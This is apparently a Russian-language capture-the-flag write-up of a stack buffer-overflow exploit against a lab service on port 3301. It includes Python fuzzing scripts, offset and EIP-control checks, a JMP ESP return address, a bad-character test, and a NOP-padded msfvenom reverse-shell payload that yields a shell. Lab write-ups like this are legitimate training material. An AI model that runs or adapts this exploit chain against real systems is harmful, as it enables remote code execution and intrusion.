

Веб-интерфейс у сервера отсутствует, начнем со сканирования Nmap и увидим доступные нам порты



Перебираем порты и успешно подключаемся только к 3301 порту, с ним и будем работать.


Все вводимые данные на сервере фильтруются, прописываем HELP и видим доступные нам команды которые проходят




Так как у нас фильтруются все строки кроме разрешенных, будем передавать в буфер строку + нагрузку. Напишем небольшую программу на пайтоне, где создадим лист и будем передавать элементы каждого разрешенного значения в цикле, чтобы понять при каком элементе происходит переполнение буфера. Так же создадим паттерн на 2500 байт используя msf pattern для создания проверочного буфера в нашем коде, сам код выглядит вот так


```python
#!/bin/python3

import socket

pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6
Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3
An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0
Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7
Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4
Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1
Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8
Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5
Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2
Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9
Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6
Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3
Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D"

commands = ["UINDQ", "MASWS", "DWARF", "SPAN", "BRUN", "GMON", "VDOG", "PSTET", "PTER", "LTTR", "KSTAN"]

for cmd in commands:
    buffer = f"{cmd} {pattern}".encode()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.234.137", 3301))
    s.send(buffer)
    s.close()
```

Сервер падает на значении “GTER ”, будем проверять offset используя тот же msf-pattern со значением нашего EIP и видим, что буфер дает нам всего 147 байт, из опыта знаем, шелл нагрузка созданная через тот же msf занимает 350-385 байт, чего не хватит для использования






Продолжаем искать значения с допустимым размером буфера и останавливаемся на строке «BRUN » и так же проверяем на offset, где видим значение в 2007 байт, чего нам вполне хватит на нашу полезную нагрузку




Начнем написание нашего фаззера, нам нужно убедиться, что значение 2007 действительно корректное и мы контролируем EIP, подадим значение “\x42\x42\x42\x42” и мы должны увидеть его в нашем EIP

```
#!/bin/python3

import socket

eip_control = b'\x42\x42\x42\x42'
buffer = b'BRUN ' + b'A' * 2007 + eip_control
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.234.137", 3301))
s.send(buffer)
s.close()

```


Фиксируем, что мы контролируем значение EIP так как туда попала наша проверочная строка с 4 символами “B”. Важно отметить значение регистра ESP, так как именно в него мы и будем передавать нашу полезную нагрузку в виде реверс шелла




Так как мы убедились в контроле EIP и поскольку ESP указывает на данные после EIP(где будет лежать наш шелл код), воспользуемся инструкцией JMP ESP Которая перенаправит выполнение на стек, где лежит шеллкод. Найдем подходящий модуль с инструкцией .



По условию задачи защита ASLR у нас отключена, поэтому остановимся на поиске инструкции в lib.dll



Воспользуемся нашей первой инструкцией и проверим, что это действительно JMP ESP




Добавим в наш фаззер значение JMP ESP в формате little-endian

Теперь проверим наш сервер на обработку плохих символов, сформируем набор байтов от \x00 до \xff и будем отслеживать их обработку в дампе используя код


```python
#!/bin/python3

import socket



badchars = (
    b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

new_buffer = b'BRUN ' + b'A' * 2007 + b'\x42\42\x42\x42' + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.234.137", 3301))
s.send(new_buffer)
s.close()

```

В самом дампе видим искажение начиная с \x00, будем убирать так каждый символ, чтобы они не ломали наш шеллкод



Нам повезло и на данном сервере был только один плохой символ, убрав который дамп заполнился всеми до FF


Осталось сформировать саму полезную нагрузку используя msfvenom, не забывая добавить параметр для исключения плохого символа



Вот так будут выглядеть основная строка для передачи на сервер нашего фаззера, где eip – инструкция JMP ESP, a buffer – шеллкод

```
38
39 new_buffer = b'BRUN ' + b'A' * 2007 + eip + buf
40
41 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
42 s.connect(("10.10.0.2", 3301))
43 s.send(new_buffer)
44 s.close()
45
```

Пробуем запуск нашего эксплойта и видим, что немного пролетаем значения



Добавим к нашей строке буфера значения nop инструкций которые ничего не делают и передают управление следующей команде, добавим \x90 * 8 в виде переменной nops и наша итоговая строка выглядит так

```
40 new_buffer = b'BRUN ' + b'A' * 2007 + eip + nops + buf
41
42 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
43 s.connect(("192.168.234.137", 3301))
44 s.send(new_buffer)
45 s.close()
46
```

Поднимаем слушателя и успешно получаем оболочку, а затем забираем наш флаг